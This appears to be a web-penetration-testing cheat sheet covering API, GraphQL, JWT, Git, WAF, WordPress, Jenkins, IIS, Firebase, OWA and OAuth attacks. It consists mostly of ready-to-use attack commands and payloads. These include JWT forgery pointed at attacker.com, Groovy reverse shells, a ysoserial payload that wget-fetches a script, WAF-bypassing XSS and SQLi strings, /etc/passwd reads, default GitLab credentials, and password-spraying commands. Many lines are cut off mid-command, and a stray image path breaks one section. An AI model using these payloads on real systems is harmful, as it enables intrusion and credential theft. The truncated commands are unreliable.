- Bypass IDOR limits:
  - ◊ Wrap ID with an array {"id":111} --> {"id": [111]}
  - ◊ JSON wrap {"id":111} --> {"id": {"id":111}}
  - ◊ Send ID twice URL?id=<LEGIT>&id=<VICTIM>
  - ◊ Send wildcard {"user\_id": "\*"}
  - ◊ Param pollution
    - /api/get\_profile?user\_id=<victim's\_id>&user\_id=<user\_id>
    - /api/get\_profile?user\_id=<legit\_id>&user\_id=<victim's\_id>
    - JSON POST: api/get\_profile {"user\_id": <legit\_id>, "user\_id": <victim's\_id>}
    - JSON POST: api/get\_profile {"user\_id": <victim's\_id>, "user\_id": <legit\_id>}
    - Try wildcard instead ID
- If .NET app and found path, Developers sometimes use "Path.Combine(path\_1, path\_2)" to create a new path
  - ◊ <https://example.org/download?filename=a.png> --> <https://example.org/download?filename=C:\a.png>
  - ◊ Test: <https://example.org/download?filename=\\smb.dns.praetorianlabs.com\%a.png>
- Found a limit / page param? (e.g: /api/news?limit=100) It might be vulnerable to Layer 7 DoS

#### Processing

- Check **if** all the endpoints are protected behind authentication.
- Check /user/654321/orders instead /me/orders.
- Check auto increment ID's.
- If parsing XML, check XXE.
- Check **if** DEBUG is enabled.
- If found GET /api/v1/users/<id> try DELETE / POST to create/delete **users**
- Test **less** known endpoint POST /api/profile/upload\_christmas\_voice\_greeting

#### Output

- If you **find** sensitive resource like /receipt try /download\_receipt,/export\_receipt.
- DoS Limit: /api/news?limit=100 -> /api/news?limit=9999999999
- Export pdf - try XSS or HTML injection
  - ◇ LFI: `username=<iframe src="file:///C:/windows/system32/drivers/etc/hosts" height=1000 width=1000>`
  - ◇ SSRF: `<object data="http://127.0.0.1:8443"/>`
  - ◇ Open Port: ` if delay is < 2.3 secs is open`
  - ◇ Get real IP: ``
  - ◇ DoS: ``
    - `<iframe src="http://example.com/RedirectionLoop.aspx"/>`

```
Endpoint bypasses
whatever.com/api/v1/users/sensitivedata -> access denied
Add to the final endpoint
.json
?
..;/
\..\..\getUSeR
/
??
&details
#
%
%20
%09

General info about APIs
https://openapi.tools/
```

- # Common vulns
  - API Exposure
  - Misconfigured Caching
  - Exposed tokens
  - JWT Weaknesses
  - Authorization Issues / IDOR / BOLA
  - Undocumented Endpoints
  - Different Versions
  - Rate Limiting (BF allowed)
  - Race Conditions
  - XXE injection
  - Switching Content Type
  - HTTP Methods
  - Injection Vulnerabilities

## REST

```
Predictable endpoints
GET /video/1
DELETE /video/1
GET /video/1/delete
GET /video/2

Create POST
Read GET
Update POST PUT
Delete PUT DELETE

Fuzz users & methods to enumerate like /$user$/1 with https://github.com/fuzzdb-project/fuzzdb

Check if supports SOAP. Change the content-type to "application/xml", add a simple XML in the body
```

## GraphQL

### Tools

```
https://github.com/gsmith257-cyber/GraphCrawler
https://github.com/dolevf/graphw00f
https://github.com/nikitastupin/clairvoyance
https://github.com/assetnote/batchql
https://github.com/dolevf/graphql-cop

https://github.com/doyensec/inql
https://github.com/swisskyrepo/GraphQLmap
https://apis.guru/graphql-voyager/
https://gitlab.com/dee-see/graphql-path-enum

https://graphql.security/
https://astexplorer.net/

Burp extensions
https://github.com/doyensec/inql
https://github.com/forcesunseen/graphquail
```

### Resources

```
https://blog.yeswehack.com/yeswehackers/how-exploit-graphql-endpoint-bug-bounty/
https://blog.securelayer7.net/api-penetration-testing-with-owasp-2017-test-cases/
https://blog.forcesunseen.com/graphql-security-testing-without-a-schema
```

### Common bugs



## Tips

```
Easy to enumeration

Create {createPost(...)}
Read {post(id:"1"){id,...}}
Update {updatePost(...)}
Delete {deletePost(...)}
```

To test a server for GraphQL introspection misconfiguration:

- 1) Intercept the HTTP request being sent to the server
  - 2) Replace its post content / query with a generic introspection query to fetch the entire schema
  - 3) Visualize the schema to gather juicy API calls.
  - 4) Craft any potential GraphQL call you might find interesting and HACK away!

```
example.com/graphql?query={__schema%20{__types%20{__name%0akind%0adescription%0afields%20{%
```

## XSS in GraphQL:

```
Introspection query
__schema{queryType{name},mutationType{name},types{kind,name,description,fields(includeDeprecated: true)},# Encoded
fragment+FullType+on+__Type+{++kind++name++description++fields(includeDeprecated: true)}+{++
```

# JS

```
JSScanner
https://github.com/dark-warlord14/JSScanner
https://securityjunky.com/scanning-js-files-for-endpoint-and-secrets/
bash install.sh
Configure domain in alive.txt
bash script.sh
cat js/*
cd db && grep -orishE "https?://[^\"\\'>]+"

https://github.com/KathanP19/JSFScan.sh
bash JSFScan.sh -l targets.txt -e -s -m -o

https://github.com/bp0lr/linkz

FindSecrets in JS files
https://github.com/m4ll0k/SecretFinder
python3 SecretFinder.py -i https://example.com/1.js -o results.html

Js vuln scanner, like retire.js with crawling
https://github.com/callforpapers-source/jshole

get Shell from xss
https://github.com/shelld3v/JSShell

Find JS sourcemap
1) Find JavaScript files
2) ffuf -w js_files.txt -u FUZZ -mr "sourceMappingURL"
3) Download sourcemap
4) https://github.com/chbrown/unmap
5) Browse configs or just grep for API keys/Creds
```

# ASP.NET

```
Look for trace
example.com/trace.axd
example.com/any.aspx/trace.axd
```

# JWT

## Tools

```
https://github.com/ticarpi/jwt_tool
https://github.com/ticarpi/jwt_tool/wiki/Attack-Methodology

https://github.com/hahwul/jwt-hack
https://github.com/mazen160/jwt-pwn
https://github.com/mBouamama/MyJWT
https://github.com/DontPanic0/jwtXploiter

Test all common attacks
python3 jwt_tool.py -t https://url_that_needs_jwt/ -rh "Authorization: Bearer JWT" -M at -cv

Hashcat
dictionary attacks
hashcat -a 0 -m 16500 jwt.txt passlist.txt
rule-based attack
hashcat -a 0 -m 16500 jwt.txt passlist.txt -r rules/best64.rule
brute-force attack
hashcat -a 3 -m 16500 jwt.txt ?u?l?l?l?l?l?l?l -i --increment-min=6

Crack
pip install PyJWT
https://github.com/Sjord/jwtcrack
https://raw.githubusercontent.com/Sjord/jwtcrack/master/jwt2john.py
jwt2john.py JWT
./john /tmp/token.txt --wordlist=wordlist.txt

Wordlist generator crack tokens:
https://github.com/dariusztytko/token-reverser

RS256 to HS256
openssl s_client -connect www.google.com:443 | openssl x509 -pubkey -noout > public.pem
cat public.pem | xxd -p | tr -d "\n" > hex.txt
Sign JWT with hex.txt

Generate JWT from terminal
pip install pyjwt
python3 -c 'import jwt;print(jwt.encode({"role": "admin"}, "SECRET", algorithm="HS256").decode('
```

## General info

1. Leak Sensitive Info
2. Send without signature
3. Change algorythm r to h
4. Crack the secret h256
5. KID manipulation

eyJhbGciOiJIUzUxMiJ9.eyJleHAiOiE10DQ2NTk0MDAsInVzZXJuYW1lIjoidGVtcHVzZXI2OSIsInJvbGVzIjpbIlJP

<https://trustfoundry.net/jwt-hacking-101/>

<https://hackernoon.com/can-timing-attack-be-a-practical-security-threat-on-jwt-signature-ba3c8>

<https://www.sjoerdlangkemper.nl/2016/09/28/attacking-jwt-authentication/>

<https://medium.com/swlh/hacking-json-web-tokens-jwts-9122efe91e4a>

- JKU & X5U Headers - JWK
  - Header injection
  - Open redirect

- Remember test JWT after session is closed

## Attacks

### Header

```
None algorithm
python3 jwt_tool.py <JWT> -X a

From RS256 to HS256
python3 jwt_tool.py <JWT> -S hs256 -k public.pem

Not checked signature
python3 jwt_tool.py <JWT> -I -pc name -pv admin

Crack secret key
python3 jwt_tool.py <JWT> -C -d secrets.txt

Null kid
python3 jwt_tool.py <JWT> -I -hc kid -hv "../../../dev/null" -S hs256 -p ""

Use source file as kid to verify signature
python3 jwt_tool.py -I -hc kid -hv "path/of/the/file" -S hs256 -p "Content of the file"

jku manipulation for open redirect
python3 jwt_tool.py <JWT> -X s -ju "https://attacker.com/jwttool_custom_jwks.json"

x5u manipulation for open redirect
openssl req -newkey rsa:2048 -nodes -keyout private.pem -x509 -days 365 -out attacker.crt -subj
python3 jwt_tool.py <JWT> -S rs256 -pr private.pem -I -hc x5u -hv "https://attacker.com/custom_jwks.json"
```

## Payload

```
SQLi
python3 jwt_tool.py <JWT> -I -pc name -pv "imparable' ORDER BY 1--" -S hs256 -k public.pem

Manipulate other values to change expiration time or userID for example
```

# GitHub

## Tools

```

Dump GH repo
githack
 https://github.com/OwenChia/githack
Goop - Another dumper
 https://github.com/deleteescape/goop
GitDumper
 https://github.com/internetwache/GitTools
 If we have access to .git folder:
 ./gitdumper.sh http://example.com/.git/ /home/user/dump/
 ./extractor.sh /home/user/dump/ /home/user/dump_extracted
Extract secrets from the repo
https://github.com/zricethezav/gitleaks#
 gitleaks detect /tmp/test -v
https://github.com/trufflesecurity/trufflehog
 trufflehog filesystem --directory=/tmp/test

Manual way to extract blob's content:
 git cat-file --batch-check --batch-all-objects | grep blob
 git cat-file -p HASH
GitGot
 https://github.com/BishopFox/GitGot
 ./gitgot.py --gist -q CompanyName./gitgot.py -q '"example.com"'./gitgot.py -q "org:github ca
GitRob https://github.com/michenriksen/gitrob
 gitrob website.com
GitHound https://github.com/tillson/git-hound
 echo "domain.com" | githound --dig --many-results --languages common-languages.txt --threads=10
GitGrabber https://github.com/hisxo/gitGrabber
SSH GIT https://shhgit.darkport.co.uk/
GithubSearch
 https://github.com/gwen001/github-search
Trufflehog
 trufflehog https://github.com/Plazmaz/leaky-repo
 trufflehog --regex --entropy=False https://github.com/Plazmaz/leaky-repo
If you have public .git
 https://github.com/HightechSec/git-scanner
GitMiner
wordpress configuration files with passwords
 python3 gitminer-v2.0.py -q 'filename:wp-config extension:php FTP_HOST in:file' -m wordpres
brasiliian government files containing passwords
 python3 gitminer-v2.0.py --query 'extension:php "root" in:file AND "gov.br" in:file' -m sen
shadow files on the etc paste
 python3 gitminer-v2.0.py --query 'filename:shadow path:etc' -m root -c pAAAhP0ma9jEsXyLWZ-10
joomla configuration files with passwords
 python3 gitminer-v2.0.py --query 'filename:configuration extension:php "public password" in

GitLeaks
 sudo docker pull zricethezav/gitleaks
 sudo docker run --rm --name=gitleaks zricethezav/gitleaks -v -r https://github.com/zricethezav/gitleaks
 or (repository in /tmp)
 sudo docker run --rm --name=gitleaks -v /tmp/:/code/ zricethezav/gitleaks -v --repo-path=/code

```

```
GitJacker - for exposed .git paths
https://github.com/liamg/gitjacker
curl -s "https://raw.githubusercontent.com/liamg/gitjacker/master/scripts/install.sh" | bash
gitjacker url.com

Then visualize a commit:
https://github.com/[git account]/[repo name]/commit/[commit ID]
https://github.com/zricethezav/gitleaks/commit/744ff2f876813fdb34731e6e0d600e1a26e858cf

Manual local checks inside repository
git log
Checkout repo with .env file
git checkout f17a07721ab9acec96aef0b1794ee466e516e37a
ls -la
cat .env

Find websites from GitHub
https://github.com/Orange-Cyberdefense/versionshaker
```

# GitLab

Default credentials:

Username: root & pass: 5iveL!fe

Username: admin & Pass: 5iveL!fe

If you find GitLab login panel, try to go to:

/explore

Then use the searchbar for users,passwords,keys..

# WAFs

Web application firewalls bypasses collection and testing tools  
Web application firewalls bypasses collection and testing tools

## Tools

```
whatwaf https://example.com
wafw00f https://example.com

https://github.com/vincentcox/bypass-firewalls-by-DNS-history
bash bypass-firewalls-by-DNS-history.sh -d example.com

Bypasser
https://github.com/RedSection/pFuzz

Domain IP history
https://viewdns.info/iphistory/

Bypasses and info
https://github.com/0xInfection/Awesome-WAF
https://github.com/waf-bypass-maker/waf-community-bypasses
```

```

Manual identification
dig +short target.com
curl -s https://ipinfo.io/<ip address> | jq -r '.com'

Always check DNS History for original IP leak
https://whoisrequest.com/history/

Waf detection
nmap --script=http-waf-fingerprint victim.com
nmap --script=http-waf-fingerprint --script-args http-waf-fingerprint.intensive=1 victim.com
nmap -p80 --script http-waf-detect --script-args="http-waf-detect.aggro " victim.com
wafw00f victim.com

Good bypass payload:
%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aalert(0)
javascript:"/*`/*`/*`><html `> onmouseover=/*<svg/*/onload=alert()//>

Bypass trying to access to :
dev.domain.com
stage.domain.com
ww1/ww2/ww3...domain.com
www.domain.uk/jp/

Akamai
origin.sub.domain.com
origin-sub.domain.com
- Send header:
Pragma: akamai-x-get-true-cache-key
{{constructor.constructor(alert`1`()}}
\');confirm(1);//
444/**/OR/**/MID(CURRENT_USER,1,1)/**/LIKE/**/"p"/**/#

ModSecurity Bypass
<img src=x onerror=prompt(document.domain) onerror=prompt(document.domain) onerror=prompt(docu

Cloudflare
python3 cloudflare.py domain.com
https://github.com/mandatoryprogrammer/cloudflare_enum
cloudflare_enum.py disney.com
https://viewdns.info/iphistory/?domain=domain.com
https://whoisrequest.com/history/

Cloudflare bypasses
<!<script>alert(1)</script>
<a href="j	a	v	asc
ri	pt:\u0061\u006C\u0065\u0072\u0074<th>
<img%20id=%26%23x101;%20src=x%20onerror=%26%23x101;;alert'1';>
<select><noembed></select><script x='a@b'a>y='a@b'//a@b%0a\u0061lert(1)</script x>
<a+HREF='%26%237javascrip%26%239t:alert%26lpar;document.domain')>

Aqtronix WebKnight WAF
- SQLi
0 union(select 1,@@hostname,@@datadir)

```



```
RCE WAF globbing bypass
/usr/bin/cat /etc/passwd == /????/????/c?t$IFS/???/p?s?w?
cat /etc$u/p*s*wd$u
```

## Mutation points in <a> tag for WAF bypass

<a[1]href[2]=[3]"[4]java[5]script:[6]alert(1)">

Bytes:  
 \x09 \x0a \x0c  
 \x0d \x20 \x2f

Bytes:  
 \x09 \x0a \x0c  
 \x0d \x20

Bytes:  
 \x09 \x0a \x0d  
 Allowed encodings: HTML

Bytes:  
 \x01 \x02 \x03 \x04 \x05 \x06 \x07 \x08  
 \x09 \x0a \x0b \x0c \x0d \x0e \x0f \x10  
 \x11 \x12 \x13 \x14 \x15 \x16 \x17 \x18  
 \x19 \x1a \x1b \x1c \x1d \x1e \x1f \x20  
 Allowed encodings: HTML

Bytes:  
 \x09 \x0a \x0b \x0c \x0d \x20 \x21 \x2b  
 \x2d \x3b \x7e \xa0  
 UTF-8 Symbols:  
 \u1680 \u2000 \u2001 \u2003 \u2004  
 \u2005 \u2006 \u2007 \u2008 \u2009 \u200a  
 \u2028 \u2029 \u202f \u205f \u3000 \ufe0f  
 Allowed encodings: HTML, URL

### > How to use it?


[1] <a href="javascript:alert(1)">	[5] <a href="javas\x09cript:alert(1)">
<a\x09href="javascript:alert(1)">	<a href="javas&Tab;cript:alert(1)">
[2,3] <a href\x20="javascript:alert(1)">	[6] <a href="javascript:alert(1)">
<a href=\x20"javascript:alert(1)">	<a href="javascript://%0d%0aalert(1)">
[4] <a href="\&Tab;javascript:alert(1)">	<a href="javascript:\x0calert(1)">
<a href="\#x001;javascript:alert(1)">	<a href="javascript:\fef%bb%bfalert(1)">

We use char codes to show non printable symbols  
 \x00 - ASCII hex code  
 \x20 - SPACE  
 \x0a - NEW LINE  
 \u0000 - UTF-8 char code  
 \u1680 - OGHAM SPACE MARK  
 \u2028 - LINE SEPARATOR  
 Encoding UTF-8 to URL  
 isn't obvious:  
 \u1680 -> %e1%9a%80  
 \u2028 -> %e2%80%a8

Hack3rScr0lls

BugBounty Trick

 @hackerscrolls  
 @hackerscrolls



# Firebird

## Tools

```
https://github.com/InfosecMatter/Scripts/blob/master/firebird-bruteforce.sh
./firebird_bruteforce.sh IP DB /PATH/pwdlist.txt

https://www.infosecmatter.com/firebird-database-exploitation/
apt-get -y install firebird3.0-utils
isql-fb
```

# Wordpress

## Tools

```
https://github.com/wpscanteam/wpscan
wpscan --url https://url.com
```

```
Check IP behing WAF:
https://blog.nem.ec/2020/01/22/discover-cloudflare-wordpress-ip/

SQLi in WP and can't crack users hash:
1. Request password reset.
2. Go to site.com/wp-login.php?action=rp&key={ACTIVATION_KEY}&login={USERNAME}

XMLRPC
https://github.com/nullfil3/xmlrpc-scan
https://github.com/relarizky/wpxploit
https://nitesculucian.github.io/2019/07/01/exploiting-the-xmlrpc-php-on-all-wordpress-versio

pingback.xml:
<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param>
<value>
<string>http://10.0.0.1/hello/world</string>
</value>
</param>
<param>
<value>
<string>https://10.0.0.1/hello/world/</string>
</value>
</param>
</params>
</methodCall>

<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ></string>
</value></param></params>
</methodCall>

List methods:
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>

curl -X POST -d @pingback.xml https://exmaple.com/xmlrpc.php

Evidence xmlrpc:
curl -d '<?xml version="1.0" encoding="iso-8859-1"?><methodCall><methodName>demo.sayHello</me

Enum User:
for i in {1..50}; do curl -s -L -i https://example.com/wordpress?author=$i | grep -E -o "Loca
site.com/wp-json/wp/v2/users/
```



# WebDav

```
davtest -cleanup -url http://target
cadaver http://target
```

# Joomla

```
Joomscan
joomscan -u http://10.11.1.111
joomscan -u http://10.11.1.111 --enumerate-components

Juumla
#https://github.com/knightm4re/juumla
python3 main.py -u https://example.com

droopescan scan joomla -u http://10.11.1.111
python3 cmseek.py -u domain.com
vulnx -u https://example.com/ --cms --dns -d -w -e
python3 cmsmap.py https://www.example.com -F

nmap http-Joomla-brute

Check common files
README.txt
htaccess.txt
web.config.txt
configuration.php
LICENSE.txt
administrator
administrator/index.php # Default admin login
index.php?option=<nameofplugin>
administrator/manifests/files/joomla.xml
plugins/system/cache/cache.xml
```

# Jenkins

```
Tools
dump_builds, offline_decryption & password_spraying
https://github.com/gquere/pwn_jenkins
https://github.com/Accenture/jenkins-attack-framework

URL's to check
JENKINSIP/PROJECT//securityRealm/user/admin
JENKINSIP/jenkins/script

Groovy RCE
def process = "cmd /c whoami".execute();println "${process.text}";

Groovy RevShell
String host="localhost";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,I
```

## Common bugs

### Deserialization RCE in old Jenkins (CVE-2015-8103, Jenkins 1.638 and older)

Use [ysoserial](#) to generate a payload. Then RCE using [this script](#):

```
java -jar ysoserial-master.jar CommonsCollections1 'wget myip:myport -O /tmp/a.sh' > payload.out
./jenkins_rce.py jenkins_ip jenkins_port payload.out
```

### Authentication/ACL bypass (CVE-2018-1000861, Jenkins <2.150.1)

Details [here](#).

If the Jenkins requests authentication but returns valid data using the following request, it is vulnerable:

```
curl -k -4 -s https://example.com/securityRealm/user/admin/search/index?q=a
```

### Metaprogramming RCE in Jenkins Plugins (CVE-2019-1003000, CVE-2019-1003001, CVE-2019-1003002)

Original RCE vulnerability [here](#), full exploit [here](#).

Alternative RCE with Overall/Read and Job/Configure permissions [here](#).

## CheckScript RCE in Jenkins (CVE-2019-1003029, CVE-2019-1003030)

Check if a Jenkins instance is vulnerable (needs Overall/Read permissions) with some Groovy:

```
curl -k -4 -X POST "https://example.com/descriptorByName/org.jenkinsci.plugins.scriptsecurity
```

Execute arbitrary bash commands:

```
curl -k -4 -X POST "https://example.com/descriptorByName/org.jenkinsci.plugins.scriptsecurity
```

If you don't immediately get a reverse shell you can debug by throwing an exception:

```
curl -k -4 -X POST "https://example.com/descriptorByName/org.jenkinsci.plugins.scriptsecurity
```

## Git plugin (<3.12.0) RCE in Jenkins (CVE-2019-10392)

This one will only work if a user has the 'Jobs/Configure' rights in the security matrix, so it's very specific.

### Dumping builds to find cleartext secrets

Use [this script](#) to dump build console outputs and build environment variables to hopefully find cleartext secrets.

```
usage: jenkins_dump_builds.py [-h] [-u USER] [-p PASSWORD] [-o OUTPUT_DIR]
 [-l] [-r] [-d] [-s] [-v]
 url [url ...]
```

Dump all available info from Jenkins

positional arguments:

  url

optional arguments:

-h, --help	show this help message and exit
-u USER, --user USER	
-p PASSWORD, --password PASSWORD	
-o OUTPUT_DIR, --output-dir OUTPUT_DIR	
-l, --last	Dump only the last build of each job
-r, --recover_from_failure	Recover from server failure, skip all existing directories
-d, --downgrade_ssl	Downgrade SSL to use RSA (for legacy)
-s, --no_use_session	Don't reuse the HTTP session, but create a new one for each request (for legacy)
-v, --verbose	Debug mode

## Password spraying

Use [this python script](#).

## Files to copy after compromising

These files are needed to decrypt Jenkins secrets:

- secrets/master.key
- secrets/hudson.util.Secret

Such secrets can usually be found in:

- credentials.xml
- jobs/.../build.xml

Here's a regexp to find them:

```
grep -re "^\s*<[a-zA-Z]*>{[a-zA-Z0-9=+/*]*}<"
```

## Decrypt Jenkins secrets offline

Use [this script](#) to decrypt previously dumped secrets.

```
Usage:
 jenkins_offline_decrypt.py <jenkins_base_path>
or:
 jenkins_offline_decrypt.py <master.key> <hudson.util.Secret> [credentials.xml]
or:
 jenkins_offline_decrypt.py -i <path> (interactive mode)
```

## Groovy Scripts

### Decrypt Jenkins secrets from Groovy

```
println(hudson.util.Secret.decrypt("{...}))
```

### Command execution from Groovy

```
def proc = "id".execute();
def os = new StringBuffer();
proc.waitForProcessOutput(os, System.out);
println(os.toString());
```

For multiline shell commands, use the following shell syntax trick (example includes bind shell):

```
def proc="sh -c \$@|sh . echo /bin/echo f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAAeABAAAAAAABAAAAA
```

Automate it using this script.

## Reverse shell from Groovy

```
String host="myip";
int port=1234;
String cmd="/bin/bash";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();So
```

I'll leave this reverse shell tip to recover a fully working PTY here in case anyone needs it:

```
python -c 'import pty; pty.spawn("/bin/bash")'
^Z bg
stty -a
echo $TERM
stty raw -echo
fg
export TERM=...
stty rows xx columns yy
```

**IIS**

```
Reminder:
Case insensitive
IIS Shortname
VIEWSTATE deserialization RCE gadget
Web.config upload tricks
Debug mode w/ detailed stack traces and full path
Debugging scripts often deployed (ELMAH, Trace)
Telerik RCE

ViewState:
https://www.notsosecure.com/exploiting-viewstate-deserialization-using-blacklist3r-and-yosser

WebResource.axd:
https://github.com/inquisib/miscellaneous/blob/master/ms10-070_check.py

ShortNames
https://github.com/irsdl/IIS-ShortName-Scanner
java -jar iis_shortname_scanner.jar 2 20 http://domain.es

Padding Oracle Attack:
https://github.com/KishanBagaria/padding-oracle-attacker
npm install --global padding-oracle-attacker
padding-oracle-attacker decrypt hex: [options]
padding-oracle-attacker decrypt b64: [options]
padding-oracle-attacker encrypt [options]
padding-oracle-attacker encrypt hex: [options]
padding-oracle-attacker analyze [] [options]
https://github.com/liquidsec/pyOracle2

Look for web.config or web.xml
https://x.x.x.x/WEB-INF/web.xml

ASP - force error paths
/con/
/aux/
con.aspx
aux.aspx

HTTPAPI 2.0 404 Error
Change Host header to correct subdomain
Add to /etc/hosts
Scan again including IIS Shortnames

IIS 7
IIS Short Name scanner
HTTP.sys DOS RCE

ViewState
https://github.com/0xacb/viewgen
```

# VHosts

## Tools

```
https://github.com/jobertabma/virtual-host-discovery
ruby scan.rb --ip=192.168.1.101 --host=domain.tld

https://github.com/dariusztytko/vhosts-sieve
python3 vhosts-sieve.py -d domains.txt -o vhosts.txt

Enum vhosts
fierce -dns example.com

https://github.com/codingo/VHostScan
VHostScan -t example.com
```

## Techniques

```
ffuf
badresponse=$(curl -s -H "host: totallynotexistsforsure.bugcrowd.com" https://bugcrowd.com | \
ffuf -u https://TARGET.com -H "Host: FUZZ.TARGET.com" -w wordlists/dns-hostnames/nmap-vhosts-.

Manual with subdomains list
for sub in $(cat subdomains.txt); do
 echo "$sub $(dig +short a $sub | tail -n1)" | anew -q subdomains_ips.txt
done
```

# Firebase

## Tools

```
https://github.com/Turr0n/firebase
python3 firebase.py -p 4 --dnsdumpster -l file

https://github.com/MuhammadKhizerJaved/Insecure-Firebase-Exploit
Firebase_Exploit.py

https://github.com/viperbluff/Firebase-Extractor
firebase.py xyz.firebaseio.com
```

```
Python conector
https://github.com/thisbejim/Pyrebase

import pyrebase

config = {
 "apiKey": "FIREBASE_API_KEY",
 "authDomain": "FIREBASE_AUTH_DOMAIN_ID.firebaseio.com",
 "databaseURL": "https://FIREBASE_AUTH_DOMAIN_ID.firebaseio.com",
 "storageBucket": "FIREBASE_AUTH_DOMAIN_ID.appspot.com",
}

firebase = pyrebase.initialize_app(config)

db = firebase.database()

print(db.get())
```

# OWA

## Tools

```
https://github.com/dafthack/MailSniper
Spraying toolkit: https://github.com/byt3bl33d3r/SprayingToolkit
Invoke-PasswordSprayOWA -ExchHostName mail.r-1x.com -UserList C:\users.txt -Password Dakota2019!
python3 atomizer.py owa mail.r-1x.com 'Dakota2019!' ..\users.txt

https://github.com/gremwell/o365enum
./o365enum.py -u users.txt -p Password2 -n 1

https://github.com/mdsecactivebreach/o365-attack-toolkit
```

## Bypasses

```
UserName Recon/Password Spraying - http://www.blackhillsinfosec.com/?p=4694
Password Spraying MFA/2FA - http://www.blackhillsinfosec.com/?p=5089
Password Spraying/GlobalAddressList - http://www.blackhillsinfosec.com/?p=5330
Outlook 2FA Bypass - http://www.blackhillsinfosec.com/?p=5396
Malicious Outlook Rules - https://silentbreaksecurity.com/malicious-outlook-rules/
Outlook Rules in Action - http://www.blackhillsinfosec.com/?p=5465
```

Name Conventions:

- FirstnameLastinitial
- FirstnameLastname
- Lastname.firstname

# OAuth

## Explanation

```
OAuth 2.0
https://oauth.net/2/
https://oauth.net/2/grant-types/authorization-code/
```

Flow:

1. MyWeb tried integrate with Twitter.
2. MyWeb request to Twitter if you authorize.
3. Prompt with a consent.
4. Once accepted Twitter send request redirect\_uri with code and state.
5. MyWeb take code and it's own client\_id and client\_secret and ask server for access\_token.
6. MyWeb call Twitter API with access\_token.

Definitions:

- resource owner: The resource owner is the user/entity granting access to their protected resources.
- resource server: The resource server is the server handling authenticated requests after the user has granted access.
- client application: The client application is the application requesting authorization from the user.
- authorization server: The authorization server is the server issuing access tokens to the client application.
- client\_id: The client\_id is the identifier for the application. This is a public, non-secret value.
- client\_secret: The client\_secret is a secret known only to the application and the authorization server.
- response\_type: The response\_type is a value to detail which type of token is being requested.
- scope: The scope is the requested level of access the client application is requesting from the user.
- redirect\_uri: The redirect\_uri is the URL the user is redirected to after the authorization is granted.
- state: The state parameter can persist data between the user being directed to the authorization server and the client application.
- grant\_type: The grant\_type parameter explains what the grant type is, and which token is going to be issued.
- code: This code is the authorization code received from the authorization server which will be exchanged for an access\_token.
- access\_token: The access\_token is the token that the client application uses to make API requests on behalf of the user.
- refresh\_token: The refresh\_token allows an application to obtain a new access\_token without reauthenticating the user.

## Bugs

```

Weak redirect_uri
1. Alter the redirect_uri URL with TLD aws.console.amazon.com/myservice -> aws.console.amazon
